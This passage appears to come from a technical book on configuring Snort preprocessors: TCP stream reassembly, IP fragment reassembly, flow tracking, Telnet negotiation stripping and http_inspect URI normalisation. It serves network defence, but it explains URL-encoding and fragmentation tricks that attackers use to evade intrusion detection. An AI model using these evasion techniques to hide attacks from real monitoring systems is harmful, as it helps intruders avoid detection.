=====

Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)

=====

Fragmentation Stats:
Fragmented IP Packets: 0          (0.000%)
    Fragment Trackers: 0
    Rebuilt IP Packets: 0
    Frag elements used: 0
Discarded(incomplete): 0
    Discarded(timeout): 0
    Frag2 memory faults: 0

=====

TCP Stream Reassembly Stats:
    TCP Packets Used: 3          (100.000%)
    Stream Trackers: 1
    Stream flushes: 0
    Segments used: 0
    Stream4 Memory Faults: 0

=====

```

Look at the final line of output that reads *Stream4 Memory Faults: 0*. A memory fault is a situation where the plug-in ran out of allocated memory and had to start pruning inactive or less-active streams. If this number is consistently greater than zero, you'll want to increase its allotment of memory. If the system itself is too low on memory, you might want to increase the physical RAM on the system. You can use a tool such as *top* to check the system's general memory

usage, including its use of *swap*, or virtual memory. *Swapping* refers to the system emulating additional RAM by using a portion of the hard disk as a second memory medium, writing less-used data out to hard disk to free up memory. You don't want Snort's data being written out to disk this way because it takes the operating system a very long time to read that data back in, relatively speaking. RAM chips are much faster than hard disks! Be sure to configure this parameter carefully to avoid much swapping.

The stream4 preprocessor’s session reassembly is configured through the *preprocessor stream4_reassemble* directive. Programmers will note that this is strange, since most preprocessor directives seem to correspond directly to a unique `spp_preprocessor-name.c` file. This is easily explained: preprocessor directives correspond to unique preprocessor functions, which usually come one to a file (these directives correspond directly to a unique preprocessor initialization function). `stream4`, being an extremely long and complex preprocessor, easily breaks the one-function-to-a-file convention without causing complaints.

Session Reassembly

Keeping a memory of the past packets in a TCP connection also allows Snort to catch attacks that span multiple packets. While UDP requires that all data in a message be contained in a single packet, TCP has no such requirement. TCP is used for, among other applications, highly interactive applications such as Telnet, rlogin, and SSH, each of which allows a user to interact with a remote host. As a result, a user's input might easily be spread across several packets—which is the case with Telnet. As we can see from the following few packets in a Telnet session, each keypress gets its own packet. This is a partial packet capture of a user typing the word *jay*.

```

03/13-17:58:02.520000 xxx.xxx.xxx.xxx:36922 -> xxx.xxx.xxx.xxx:23
TCP TTL:64 TOS:0x10 ID:62253 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x15807E79 Ack: 0x695B2295 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25008200 557061363
6A
j
=====
03/13-17:58:02.530000 xxx.xxx.xxx.xxx:23 -> xxx.xxx.xxx.xxx:36922
TCP TTL:237 TOS:0x0 ID:53311 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x695B2295 Ack: 0x15807E7A Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 557064184 25008200

```

```

6A                                     j
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
03/13-17:58:02.530000 xxx.xxx.xxx.xxx:36922 -> xxx.xxx.xxx.xxx:23
TCP TTL:64 TOS:0x10 ID:62254 IpLen:20 DgmLen:52 DF
***A*** Seq: 0x15807E7A Ack: 0x695B2296 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25008201 557064184
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
03/13-17:58:06.390000 xxx.xxx.xxx.xxx:36922 -> xxx.xxx.xxx.xxx:23
TCP TTL:64 TOS:0x10 ID:62255 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x15807E7A Ack: 0x695B2296 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25008587 557064184

61                                     a
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
03/13-17:58:06.410000 xxx.xxx.xxx.xxx:23 -> xxx.xxx.xxx.xxx:36922
TCP TTL:237 TOS:0x0 ID:53312 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x695B2296 Ack: 0x15807E7B Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 557064572 25008587

61                                     a
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+
03/13-17:58:06.410000 xxx.xxx.xxx.xxx:36922 -> xxx.xxx.xxx.xxx:23
TCP TTL:64 TOS:0x10 ID:62256 IpLen:20 DgmLen:52 DF
***A*** Seq: 0x15807E7B Ack: 0x695B2297 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 25008589 557064572
==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+

```

Many attacks will definitely be spread across several packets and will thus be undetectable to a nonsession-reassembling rule-matching IDS—that’s the whole reason for stream reassembly. The user could type “company going broke sell stocks now,” and if you are looking for “sell stocks” but the packets come across as “s”, “e”, “l”, “l”, “,”, “s”, “t”, “o”, “c”, “k”, “s” (one letter per packet), then without reassembly of the stream, you wouldn’t catch that. The stream4 preprocessor reassembles the TCP stream so that Snort can try rule matches against the whole of the flowing data. Although this is over-simplifying somewhat, it does this by combining all the data in a stream into a large uber-packet that can then be passed through the other preprocessors and then the detection engine.

Notes from the Underground...

stream4—A Reaction to stick

Marty Roesch created stream4 at least partly in response to the stick tool. stick attempted to confuse IDS operators by sending a huge number of false positives to the IDS, in order to hide the actual attack among the noise. stick's creator, Coretez Giovanni, even designed it to construct the false positive packets from the patterns in Snort's own ruleset—in essence, stick is a simple rule-to-packet converter. It can quickly construct packets and doesn't need to understand much about them. However, almost every packet that it generates will not be a correct part of a proper TCP connection. This weakness allows a stateful device to easily ignore all of stick's false positives.

Specifically, Snort's `-z` command-line option, which, when given as `-z est`, instructs Snort to keep state on all TCP traffic and alert only on traffic where the connection is either fully established by a three-way handshake, or at least where the server side has sent something back other than an RST or FIN. This defeats stick-style attacks by allowing Snort to ignore traffic that looks like part of a connection but isn't in its state table.

Configuring stream4 for Session Reassembly

The stream4 preprocessor's other major function is session reassembly. Remember, Snort uses this to match rules across the many packets making up a session. You configure this part of stream4 by using a directive such as:

```
preprocessor stream4_reassemble: both ports 21 23 25 53 80 143 110 111 513
```

We'll examine the following options, which are set after the colon on the preprocessor directive line:

- *clientonly* / *serveronly* / or *both* The first option tells stream4 how much of the stream it should reassemble. It can simply do reassembly on the client side (traffic going to *HOME_NET*), when you set the *clientonly* option, reassembly only on the server side (traffic coming from *HOME_NET*), when you set the *serveronly* option, or *all traffic*, when you set *both*.

- *noalerts* This option instructs stream4 not to alert on anomalous/problem events in reassembly, such as traffic insertion. For example, the reassembly code in Snort might alert if someone uses a traffic interception/insertion tool such as hunt to insert traffic into Telnet sessions. This option is often necessary on heterogeneous networks with particular versions of Windows.
- *ports* This option indicates exactly which ports stream4 should perform reassembly on. Reassembly is resource-expensive, especially on memory—you might not choose to do this on most ports. You can set this parameter to a space-delimited set of port numbers; “all” to reassemble on all ports, or “default” to listen on the default port list of “21 23 25 53 80 143 110 111 513.”

If you don’t specify any arguments for stream4_reassemble, this signifies “clientonly ports default.”

stream4’s Output

stream4’s stream reassembly watches the entire session and assembles an uber-packet, built from all the data in the TCP session that it’s following. When the session ends, it flushes that data back into the other preprocessor functions and thus into the detection engine. This means that you might see an alert twice—the first alert would be from the original packet, and the second would be for the uber-packet built from that packet’s TCP session. stream4 also flushes the current stream if it’s forced by memory exhaustion to prune the stream—this is configured via the *memcap* parameter discussed previously. Finally, stream4 also flushes the stream when it has collected a particular amount of data. This amount is chosen randomly on a stream-by-stream basis—if it wasn’t a random amount, an attacker could use Snort’s reassembly against it by placing the attack data just far enough into the stream to make sure that part of it was flushed into one uber-packet while the remainder was pushed into the next uber-packet.

frag2—Fragment Reassembly and Attack Detection

A number of attacks use fragmentation to thwart rule-matching. Let's review fragmentation so we can understand what this preprocessor accomplishes.

Fragmentation is a normal part of the Internet Protocol (IP). In essence, each type of networking hardware has a different Maximum Transfer Unit (MTU), a number that quantifies how much data can be transferred in a single “chunk” on the medium. For example, Ethernet's MTU is 1500 bytes, and it calls its data chunks “frames.” The sending IP stack in a communication generally puts as much data in a packet as it can, basically using the MTU of the outgoing network as a maximum size for the outgoing chunk. If the IP packet, as it goes through a router from one network to the next, is too large for the MTU of the next network, it gets broken into fragments. These fragments basically look like IP packets in their own right and can traverse the network. They are reassembled when they reach their destination.

Unfortunately, fragmented packets pose a difficulty to NIDSs. Remember, IDSs based on signature matching work by matching individual packets, not collections of them, against attack patterns. An attacker can use a tool such as Dug Song's fragroute (<http://naughty.monkey.org/~dugsong/fragroute>) to break a packet into multiple fragment packets in the hope that no single fragment packet will match the pattern for his attack. Snort's frag2 preprocessor, in `spp_frag2.c`, addresses this type of attack, by reassembling fragmented packets before they go through the detection engine. In essence, it rebuilds each packet from the pieces and passes the full packet through for detection once the process is finished.

frag2 is also useful in detecting fragment-based denial-of-service (DoS) attacks. These attacks will often send a series of well-designed fragments to take advantage of a host's particular IP stack vulnerabilities. For example, some machines will reboot, halt, or otherwise react negatively when they receive a fragment that has its offset configured to overwrite a previous fragment's data. Remember, fragments are supposed to be nonoverlapping parts of the packet—overlapping fragments is just the type of seemingly impossible condition that causes a host to hang.

Configuring frag2

You can configure frag2 by adding parameters after a colon on the preprocessor frag2 directive:

```
preprocessor frag2: timeout 60, memcap 4194304
```

Let's review the parameters that frag2 accepts. You'll notice that some of the parameters listed here are also in stream4 and have basically the same meaning.

- *timeout* The *timeout* parameter instructs frag2 to stop trying to rebuild a fragmented packet if it hasn't received a fragment in the set number of seconds. The default 30 seconds is almost certainly overly aggressive. A better default is probably 60 to 90 seconds. Sites that expect an attacker might either use high-latency links or intentionally slow down his attack should consider setting a number even a bit higher.
- *memcap* The *memcap* parameter limits the amount of memory that Snort can use to store partially rebuilt packets. When frag2 has used all of this memory, it will begin to aggressively prune partially rebuilt packets out of its fragment table. The 4MB default might be overly aggressive, especially on a heavily loaded external network interface. It's probably extremely over-aggressive for a host on the other end of a low-MTU link. You can determine a good setting for this as you did when setting memcap on the stream4 preprocessor. Send Snort a SIGUSR1 signal and read the number of "frag2 memory faults" under the "Fragmentation Stats" heading.
- *min_ttl* The *min_ttl* parameter sets a minimal IP Time-To-Live (TTL) that packets must have in order to be reassembled by Snort. If the TTL of a packet is too low to make it to its destination, you generally don't have to worry about it carrying a payload-based attack. The destination host won't receive the packet; thus, a payload-based attack won't harm that host. That's not to say that packets that don't reach the host can't have a negative effect! If an attacker sends a huge number of packets that die on the router just before the destination host, that destination host will almost certainly find the associated network connection over-saturated and thus useless. Attackers have often used fragment-based attacks to perform DoS attacks. The *min_ttl* parameter simply prevents frag2 from devoting resources to packets that won't reach their destination.

You should set this parameter to the minimum number of hops between the IDS's network and the hosts you're monitoring.

- *ttl_limit* The *ttl_limit* parameter sets a maximum difference that will be tolerated between fragments of the same packet. Fragments of the same packet should generally have about the same number of routers to traverse on their way between the two hosts. Even when they take different paths, they should intuitively have about the same number of hops to go through. If the number of hops changes too drastically, it might be a sign of someone trying to evade detection. For example, an attacker might insert fragments into the stream that will make it to the IDS, but will expire before they reach the destination. This causes the IDS to see a different picture of the rebuilt packet than the destination host does. It's difficult to choose a safe value for this parameter, although 10 is probably a safe bet. Much of this will depend on how dynamic your ISP's routing is and how dynamic the routing is to your standard destinations.
- *detect_state_problems* The *detect_state_problems* parameter activates alerting on anomalies detected in reassembling fragments. This will trigger on several conditions. If a packet has more than one fragment identifying itself as the first fragment (via a fragment offset of zero and the more fragments flag set), this will trigger. It will also trigger if fragments overlap or if a fragment arrives for a packet that is already fully rebuilt. Finally, it will trigger if a nonfirst fragment has IP options set. IP options should only be set in the first fragment. This option does not control whether frag2 alerts on rebuilt packets that are too large, as in the Ping of Death—this alerting is always active.

frag2 Output

frag2 rebuilds a packet from all the fragments it receives and then pushes the rebuilt packet through the normal path taken by a packet that has just left the decoder. The packet is logged and/or run through the preprocessor and detection mechanisms. As with the stream4 preprocessor, it's possible that a Snort rule will alert both on a fragment and on that fragment's rebuilt packet.

flow

The Flow module has a larger purpose, that is, to “start unifying the state keeping mechanisms of Snort into a single place.” From the end-user perspective, this primarily serves to provide the prerequisite functionality for two other modules: the flowbits detection plugin and the flow-portscan preprocessor.

The flowbits detection plug-in allows the flowbits rule option to maintain a sort of “state of detection” within a given directional side of a given TCP session. This allows rules to trigger only if a previous rule has already triggered on that flow. You can read more about how to use that rule functionality in the Snort User’s manual or on the Syngress website for this book. The flow preprocessor is a pre-requisite to that detection functionality, as it is doing the state-keeping required for the flowbits detection plugin to accomplish this. The flow preprocessor also provides the framework for the experimental flow-portscan preprocessor. This preprocessor will be retired soon, though, according to the Snort developers.

While the conversation preprocessor and its dependent portscan2 preprocessor are replaced by flow and flow-portscan, these preprocessors have been kept in the 2.1 source tree so far.

Configuring flow

You can configure flow by adding parameters after a colon on the preprocessor flow directive:

```
preprocessor flow: stats_interval 0 hash 2
```

Let’s review the parameters that flow accepts.

- *memcap* The *memcap* parameter limits the amount of memory that Snort can use to store its table of flows (information for each direction in each communication). When flow has consumed this, it will begin to aggressively prune table entries. The default value here is 10,485,760, or 10MB.
- *rows* The *rows* parameter specifies how many rows are placed in the flow hash table. Increasing this number increases the number of flows that the preprocessor can track. Within the context of the flow-portscan preprocessor, you might have used this option to keep track of a greater number of portscanning sources. The default value is 4048.

- *stats_interval* The *stats_interval* parameter specifies how often, in seconds, you'd like Snort to dump statistics information to stdout. Setting this to 0, as most people will choose when not tuning flow, disables the stat dumping functionality. The default is 0.
- *hash* The *hash* parameter specifies a hash method. Using the value 1 indicates hashing by byte, which would thus have wider set of keys, while the default value 2 indicates hashing by integer, which would have a narrower set. Using a narrower set of hash keys makes this faster.

Flow Output

Flow keeps internal table data that other preprocessors consult. It provides the state-of-detection data for the *flowbits* rules directive, as well as the state data required by the flow-portscan preprocessor.

Preprocessor Options for Decoding and Normalizing Protocols

Rule-based pattern matching can often fail on protocols for which data can be represented in many different ways. For example, Web servers accept many different ways of writing a URL. IIS, for example, will accept backslash “\” characters in place of forward-slash “/” characters in URLs. Another example is Telnet, where an inline protocol negotiation can interrupt data that might be matched. Two characters in a pattern might be separated in the data stream by 4 bytes of Telnet negotiation codes. In each of these cases, you can define a single “right,” or canonical, way to write the data that you're matching. We can change all of the URLs to match the way that rule writers expect to see them. We can remove all negotiation codes from Telnet data. These types of preprocessors might even be used to convert binary protocols into text-based representations or some other form that makes them easier to run through the detection engine. At the time of this book's publication, there exist decoding/normalization plug-ins for only the Telnet, HTTP, and RPC protocols.

Telnet Negotiation

The Telnet protocol features an inline negotiation protocol to signal what features the client and server can offer each other. The client and server intersperse this negotiation data with the normal payload data. Unfortunately, it's usually the

payload data that we want to match our rules against. Snort solves the resulting problem with the `telnet_negotiation` preprocessor, in `spp_telnet_negotiation.c`, which removes all Telnet negotiation codes, leaving the detection engine to simply perform matches against the remaining session data. Later in this chapter, we'll examine the implementation of the Telnet negotiation preprocessor, to better understand how preprocessors work and how you can build your own preprocessor.

Configuring the telnet_negotiation Preprocessor

You can activate the `telnet_negotiation` processor with a “preprocessor `telnet_decode`” line in `snort.conf`. While at the time of this book's publication, Snort's documentation and configuration file don't mention it, the `telnet_negotiation` preprocessor does allow you to specify a set of ports that should be filtered for Telnet negotiation codes. To accept the defaults, which are “21 23 25 119,” simply activate the preprocessor in the Snort configuration file with a line like this:

```
preprocessor telnet_decode
```

To specify an alternate set of ports, add a colon and a space-delimited list of ports:

```
preprocessor telnet_decode: 23 25
```

telnet_negotiation Output

The `telnet_negotiation` preprocessor does not modify the original packet, as you might think it would. This is specifically because some rules will want to detect attacks or problems in the raw Telnet protocol, including the negotiation codes. Snort allows you to do this by specifying “rawbytes” after the content option you would like to set to look at the original packet. You might do this if an attack used a particular negotiation code sequence, say, to attack a buffer overflow in option subnegotiation. This preprocessor instead outputs the normalized Telnet data into a separate data structure associated with the packet, and then flags that packet as having an alternate decoding of the data. Rules that don't use rawbytes match against the alternate data, while rules using rawbytes match against the unaltered original data. (By the way, this mechanism is currently only used by the Telnet negotiation plug-in.) The other two protocol-decoding plug-ins that we'll discuss, which do HTTP and RPC normalization do not use the rawbytes mechanism to ensure that a rule can reference the nondecoded version of the packet. As you'll see, the HTTP normalization plug-in leaves the packet alone

and simply writes the URIs it discovers into a separate data structure that Snort can read, while the RPC plug-in destructively modifies Snort's only copy of the packet.

HTTP Normalization

HTTP has become one of the most widely and diversely used protocols on the Internet. Over time, researchers have found that Web servers will often take a number of different expressions of the same URL as equivalent. For example, an IIS Web server will see these two URLs as the same:

```
http://www.example.com/foo/bar/iis.html
```

```
http://www.example.com/foo\bar\iis.html
```

Unfortunately, a pattern-matcher such as Snort will only match the pattern “foo/bar” against the first of these two. An attacker can use this “flexibility” in the Web server to attempt to hide his probes and attacks from the NIDS. Unfortunately, there are at least a few more IDS evasion techniques available to an attacker. For example, IIS accepts Unicode (UTF-8) encoding for the URL, as well as straight hexadecimal encoding.

Daniel Roelker, a Snort developer and IDS researcher with Sourcefire Inc., has written a brief yet comprehensive whitepaper describing the general process of HTTP-specific IDS evasion, exploring the primary techniques in use, entitled, “HTTP IDS Evasions Revisited.” The paper, available from www.idsresearch.org, builds on Rain Forest Puppy's original work and describes the following techniques. These techniques generally only work against IIS, although a few work against Apache, as we note in their description. Your mileage may vary on other Web servers. The following presents only a summary of the paper, which we definitely recommend you read.

Hex Encoding (IIS and Apache)

Hex encoding is the simplest of the URL obfuscation techniques. The attacker simply replaces a character with its ASCII equivalent in hexadecimal, prefaced by a percent sign. The letter “A” becomes “%41”.

Double Percent Hex Encoding

This is the first of many obfuscation techniques that are built on standard hex encoding simply by taking advantage of the fact that Microsoft IIS will decode a URL in two passes (double decoding). The attacker encodes the first percent sign

in hex, such that “%**2541**” becomes “%41” on the first pass, and “A” on the second pass. We’ve used bold to show the effect of the first decoding step.

First Nibble Hex Encoding

A “nibble” is 4 bits. When you’re looking at an 8-bit byte expressed as a two-hexadecimal digit number, each digit represents a nibble. In first nibble hex encoding, the first hexadecimal digit is expressed as a hexadecimal number itself, such that “%%**341**” becomes “%41” on its first pass and “A” on its second pass.

Second Nibble Hex Encoding

Second nibble hex encoding is just like first nibble hex encoding (see previous paragraph), except that the second hexadecimal digit is encoded as its own hexadecimal number, such that “%4%**31**” becomes “%41” and thus “A” on its second pass.

Double Nibble Hex Encoding

Double nibble hex encoding simply encodes both hexadecimal digits as their own hexadecimal number, combining the work done in the last two examples. Now we start with “%%**34**%31”, which becomes “%41” on its first pass and “A” on its second pass.

UTF-8 Encoding

UTF-8 encoding is where things get even less predictable. UTF-8 is a variable-length encoding for characters. The leading bits specify how many bytes the character’s definition will consume—this number ranges between 2 and 8. The rest of the encoding specifies a number, or “Unicode code point,” which is a key to that page. You can think of this as an extremely generalized version of ASCII, made to account for many alphabets that range greatly in size.

The first problem that this encoding brings is that for an IDS to correctly understand how a Unicode-encoded byte will be interpreted by the destination server, the IDS must use the exact Unicode code page used by that server. The second problem is that UTF-8 can encode a single code point in more than one way. The letter A might be encoded as %C1%81, %E0%81%81, or a number of other ways. The third problem is that, even within the minimum 2-byte encodings, UTF-8 code pages can have repetitions. That is, the character-to-UTF-8 mapping is not one-to-one. This can vary with code pages as well.

UTF-8 Barebyte Encoding

Microsoft's IIS will also accept sets of potentially non-ASCII bytes in the data stream, recognize them as UTF-8, and translate them. Therefore, the IDS must not only handle the UTF-8 encoding as in the preceding section, but must also handle UTF-8 encodings that are not escaped with a %.

Microsoft %U Encoding

Microsoft also supports their own 2-byte encoding scheme for Unicode. If the code point is 2 bytes, it can be written simply as those 2 bytes, prepended with a "%U". Under this scheme, A can be written as "%U0041".

Mismatch Encoding

Mismatch encoding describes a system where Microsoft IIS's double decode is used to combine the techniques discussed previously. For example, we can encode the "U" in the "%U" encoding in hexadecimal, such that the previous example is encoded as "%%550041", which becomes "%U0041" on the first decode and "A" on the second.

Request Pipelining

Request pipelining simply describes the HTTP 1.1-compliant situation where multiple URIs can be placed in a single packet. An IDS must be able to identify this situation and apply rules against the packet with each URL, all the while canonicalizing each.

Parameter Evasion Using POST and Content-Encoding

This technique involves separating the parameters from the URI by using an *HTTP POST* command in place of the *GET* command expected by the IDS rule. This is furthered by requesting an encoding on the parameters, like base64, via the Content-Encoding header option.

Each of these techniques can be used to evade rule-based IDSs by varying a known attack away from its corresponding rule's description. Snort includes a preprocessor, which we'll introduce in the next section, to canonicalize or normalize the data, so that rules can properly identify it as an attack.

HTTP-Specific IDS Evasion Tools

These IDS evasion ideas were first explored by Rain Forest Puppy's Whisker tool, an HTTP-specific vulnerability scanner. While deprecated in 2003 in favor of Sullo's Nikto, Whisker lives on in tools like Nikto, which use libwhisker, a library encompassing Whisker's IDS evasion and server test technology. Rain Forest Puppy's libwhisker site can be found at www.wiretrip.net/rfp/lw.asp, while Nikto can be found at www.cirt.net/code/nikto.shtml.

IDSResearch.org also includes tools that can produce evasion-focused URI variants, including Roelker's URL Encoder command-line tool as well as the HttpChameleon Windows GUI-based tool, which he developed in collaboration with Marc Norton, another Sourcefire developer. While tools like Whisker and Nikto focus on vulnerability scanning and include IDS evasion technology, HttpChameleon and URL Encoder focus entirely on IDS evasion, allowing a tester to try custom URLs with a wider scope of evasion techniques to find areas to correct in IDSs.

Damage & Defense...

How Many Ways Can I Write a URI?

There are many ways to write a URI. For example, you can add `./`'s to a URL—`./` means "the current directory." As a result, you can add as many of these as you like anywhere in the URL where a `/` appears. This would seem to make the number of possibilities infinite, except that the receiving Web server is almost certainly going to limit the length of the URL that it can receive and act on. In any case, there's definitely an unwieldy number of ways to write a URI.

A post to the SecurityFocus IDS mailing list by Blaine Kubesh, of Cisco Systems' IDS Development Team, claims that IIS would accept more than 1,300 encodings for the letter A. The post can be found at <http://archives.neohapsis.com/archives/sf/ids/2001-q1/0055.html>. If this is representative of each ASCII character, there are 1300^n different ways to write an n -character URI. To get a feel for this number, a short eight-character URI could be expressed in 8.16×10^{24} , or about 8 septillion (8 billion trillion), possibilities. This is before you even bring in `./` or `foo./`/bar expansions!

We’ve looked at techniques for obfuscating a URI and considered the massive number of different possible ways to do so for a fixed URI. There is no decent way to do rule-matching attack detection unless we can canonicalize the URIs. This situation screams out for a preprocessor!

Using the `http_inspect` Preprocessor

The Snort developers initially answered this scream with the `http_decode` preprocessor. Roelker’s `http_inspect` replaced this preprocessor so as to counter all of the evasion techniques—it’s a tremendous leap forward over `http_decode`’s more primitive functionality. Outside of canonicalizing URIs, `http_inspect` also detects previously unknown Web servers or proxies, allowing better understanding of what HTTP activity is taking place on the network.

To activate this preprocessor, look to the `http_inspect` lines in your Snort configuration file:

```
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
preprocessor http_inspect_server: server default \
    profile all ports { 80 8080 8180 } oversize_dir_length 500
```

Relative to the `http_decode` preprocessor, or even most of the other preprocessors, the new `http_inspect` has a very large number of configuration options. Let’s look at these.

Configuring the `http_inspect` Preprocessor

The `http_inspect` preprocessor has three types of configuration lines in the `snort.conf` configuration file. The more general “global” line, which uses the `http_inspect` directive, defines overarching behavior for the preprocessor. The other two types of lines, which use the `http_inspect_server` directive, further describe how `http_inspect` should normalize or react to traffic. Most of the lines of this latter type will describe the specific behavior for a specific server, while one line will describe a default behavior for when `snort.conf` hasn’t described that server in advance.

Configuring the *http_inspect Global Line*

The `http_inspect` “global” line, which defines the general behavior for `http_inspect`, looks like this:

```
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
```

First, it defines a Unicode map file; that is, a file that defines what Unicode code page is normally in use on your IIS servers. This map file varies primarily with alphabet and should be stored in the same directory as `snort.conf`. If you’re using a US-based Microsoft IIS server, you can use the map file that ships with Snort. Otherwise, you should generate a map yourself by running the `ms_unicode_generator.c` program in the Snort.org contrib. directory. The number that follows the filename of the map specifies the map number. With the United States, you should be able to leave these two options alone.

Next, the optional *detect_anomalous_servers* option, if present, tells the preprocessor to inspect traffic on non-HTTP defined ports (those not defined in the `snort.conf` variable `HTTP_PORTS`) and alert when it finds HTTP traffic. This allows you to detect new or rogue servers speaking HTTP.

Finally, the also optional *proxy_alert* option, if present, instructs the preprocessor to alert on any proxy usage that doesn’t go through already-defined proxies. This is used with the `allow_proxy_use` and `http_inspect_server` directives, which define a known proxy whitelist.

Configuring the *http_inspect_server Lines*

The `http_inspect_server` lines define `http_inspect`’s behavior for normalizing and alerting on anomalous traffic to servers. We first define a default behavior, for servers not listed here:

```
preprocessor http_inspect_server: server default \
    profile all ports { 80 8080 8180 } oversize_dir_length 500
```

and then define behavior for specific servers, like this:

```
preprocessor http_inspect_server: server 192.168.1.5 \
    profile apache ports { 80 } oversize_dir_length 600
preprocessor http_inspect_server: server 192.168.4.6 \
    profile ports { 80 8080 } flow_depth 0 ascii no double_decode yes \
    non_rf_char { 0x00 } chunk_length 500000 non_strict no_alerts
```


There are a very large number of configuration options for an `http_inspect_server` line, as you'll see here. The first three directives are required, while the others are optional.

- `server <default | IP address>` As explained here, the value `default` indicates that this line sets the default preprocessor behavior for servers which do not have their own lines. The only other permissible value is an IP address, which indicates that the line applies to a server at that IP.
- `profile <all | apache | iis>` This optionally fixes the way the preprocessor normalizes and alerts on traffic to fit known the behavior of Apache or IIS servers. Choose `all` to apply a profile that works to encapsulate a more generic behavior.

Damage & Defense...

HTTP Server Profiles?

Setting a profile for a given server implies a new set of default settings for the following options. See the online Snort User's Guide to learn exactly what settings are changed. Additionally, you may consult the Syngress website for this book (www.syngress.com/solutions), which will keep an up-to-date list as well.

- `port { port1 [port2 .. portN] }` The `port` directive tells the preprocessor what ports to decode on the HTTP server. An SSL port like 443 is a bad idea, since we can't decrypt the SSL traffic.
- `iis_unicode_map <map filename> codemap <number>` This specifies the Unicode mapping to use. United States users can use the default file that ships with Snort, while users in other locales should use the `ms_unicode_generator` program from snort.org's contrib. directory.
- `flow_depth <bytes>` This directive tells the preprocessor to read only the first `bytes` bytes of traffic from server to client. Based on the facts that server responses make up 90-95% of all HTTP traffic by volume and that client requests usually contain the attacks we have rules for,

reducing the amount of server response data examined produces a sizeable speed increase with little reduction in utility. 300 is a good default, though you could reduce to 150. Reducing below 5 bytes (H-T-T-P-/) reduces the ability to detect rogue servers or proxies.

- *inspect_uri_only* Also a performance optimization, this directive tells the preprocessor to examine only the URI portion of the client HTTP request. This reduces the set of HTTP rules that work effectively only somewhat, while providing a reasonable performance benefit. While we'd recommend the *flow_depth* optimization, we don't recommend this one unless you've considered its impact on your ruleset.
- *no_pipeline_req* When this option is present, the preprocessor will not look for multiple URI's in a packet, thus missing evasion attacks that place a rule-matching URI after another URI to hide it.
- *non_strict* When this option is present, the preprocessor will interpret a GET /foo.html bar URL as valid, even though the spec requires that the second string after the GET should begin with "HTTP/". This should definitely be activated on Apache, which handles this "sloppy" URI method.
- *allow_proxy_use* Use this option to tell the preprocessor that this host is a valid proxy. This is necessary when the *proxy_alert* keyword is in use globally, in order to define a whitelist of known proxy servers.
- *non_rfc_char* { *byte1* [*byte2* ... *byteN*] } This option specifies non-RFC characters that should generate alerts when present in a URI.
- *chunk_length* <*bytes*> This option tells the preprocessor to alert when it finds an abnormally large chunk size. This was added to catch the Apache chunk encoding exploits, but may also alert on traffic that's being tunneled over HTTP, which may use large chunks.
- *oversize_dir_length* <*characters*> This option tells the preprocessor to alert when it finds a directory name that is longer than *characters* characters.
- *no_alerts* This directive, when present, deactivates all alerting in the Http_Inspect preprocessor, such that it just normalizes URI's, but does not alert on anomalous encoding as it does so.

The following configuration options look like encoding normalization options, but they're actually alerting options. The preprocessor will normalize the

encodings in question either way – setting these to yes means that it will generate an alert as it does so.

- *ascii* <yes|no> Setting this option causes the preprocessor to alert when it finds ASCII values expressed in hex, like “A” expressed as “%41”. Given that this is normal behavior for HTTP and within the protocol spec, we don’t recommend setting this option – it will produce too many false positives for most environments.
- *utf_8* <yes|no> Setting this option causes the preprocessor to alert when it finds ASCII values expressed in UTF-8. Again, given that this is normal behavior for HTTP and within the protocol spec, we don’t recommend setting this option – it will produce too many false positives for most environments.
- *u_encode* <yes|no> Setting this option to “yes” causes the preprocessor to alert when it sees a character encoded in the Microsoft %U format. You should always set this to yes, as no clients normally use this encoding.
- *bare_byte* <yes|no> When set to “yes,” Snort will generate an alert when it finds UTF-8 values without a preceding percent sign. Again, there are no legitimate clients that behave this way, so set this to “yes.”
- *base36* <yes|no> When set to yes, the preprocessor will alert on base36-encoded characters.
- *iis_unicode* <yes|no> When set to yes, the preprocessor alerts on the usage of IIS Unicode.
- *double_decode* <yes|no> This option causes the preprocessor to alert when it finds encoded ASCII remaining after its first conversion pass. These indicate an evasion attempt that take advantage of IIS’s double decode.
- *multi_slash* <yes|no> This option tells the preprocessor to alert when it finds multiple slashes in a row, like “foo///bar”. This tends to have a low, but unfortunately non-zero, false positive rate.
- *iis_backslash* <yes|no> This option tells the preprocessor to alert when it finds backslashes in a URI, like `http://example.com/foo\bar.html`. It should always be safe to leave this on, unless you suspect your users will use backslashes.

- *directory* <yes|no> This options tells the preprocessor to alert when it finds `../` or `./` (directory traversals or self-referential directories, respectively). This too tends to have a low, but unfortunately non-zero, false positive rate.
- *apache_whitespace* <yes|no> Apache allows tab characters to be used instead of space characters. You can alert on this, though it may have a small, but non-zero, false-positive rate.

The `Http_Inspect` module offers a good number of features, as you’ve seen. This functionality brings anomaly detection to Snort, which started out as a strict pattern-matching IDS.

HTTP_Inspect Output

The `HTTP_Inspect` preprocessor writes normalized URLs into a global data structure that can be read by Snort’s detection engine. It then runs its own instance of the detection engine. This modified behavior was necessary to allow the preprocessor to attempt to match patterns on a packet with multiple URLs. The original packet is not altered by this process. This global data structure is checked against the `uricontent` rule directive.

rpc_decode

